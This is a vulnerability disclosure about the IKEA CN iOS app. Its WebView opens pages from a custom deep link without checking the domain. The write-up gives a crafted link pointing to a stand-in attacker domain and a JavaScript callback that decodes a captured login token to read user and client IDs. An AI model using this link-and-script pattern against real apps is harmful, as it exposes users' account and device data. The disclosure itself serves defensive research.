


An information leak vulnerability in the iOS version of IKEA CN App

Brief Description

IKEA CN app is a popular Shopping app. It ranks **No.30** in the "Shopping" category list on the App Store of the Chinese region and has **366,000 ratings**.



The iOS version of the IKEA CN supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found that **there lacks a proper domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a **malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the IKEA CN app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account and device information** (such as UserName, UserID, ClientID).

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL in the following format:

ikea://web?url=https://attack.com/iOSJS/ikea/atkIKEA.html. Here, "attack.com" represents a domain under the attacker's control.

When the victim clicks on this link, it directs the victim to the IKEA CN app and opens the webpage **https://attack.com/iOSJS/ikea/atkIKEA.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account and device information** (such as UserName, UserID, ClientID).



Part of the code for the callback function defined in JS are shown below:

```
window.localStorage = {}
window.localStorage.setItem = function(key, res){
    switch(key){
        case "token":
            var jwt = res;
            var parts = jwt.split('.');
            if (parts.length === 3) {
                var json = JSON.parse(atob(parts[1]));
                document.getElementById("UserName").innerText = "Your UserName: \n" + json.user_███;
                document.getElementById("UserID").innerText = "Your UserID: \n" + json.user_███;
                document.getElementById("PartyUID").innerText = "Your PartyUID: \n" + json.party_███;
                document.getElementById("ClientID").innerText = "Your ClientID: \n" + json.client_███;
            }
            break;
    }
}
```

Impact of the Vulnerability

Scope of the vulnerability: IKEA CN iOS version 4.13.0 (the latest version as of 2025-01-16).

Consequences of the vulnerability: Information disclosure.

Download link for affected application:

🔗 **CN:**

<https://apps.apple.com/cn/app/ikea-%E5%AE%9C%E5%AE%B6%E5%AE%B6%E5%B1%85/id1487448370>

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.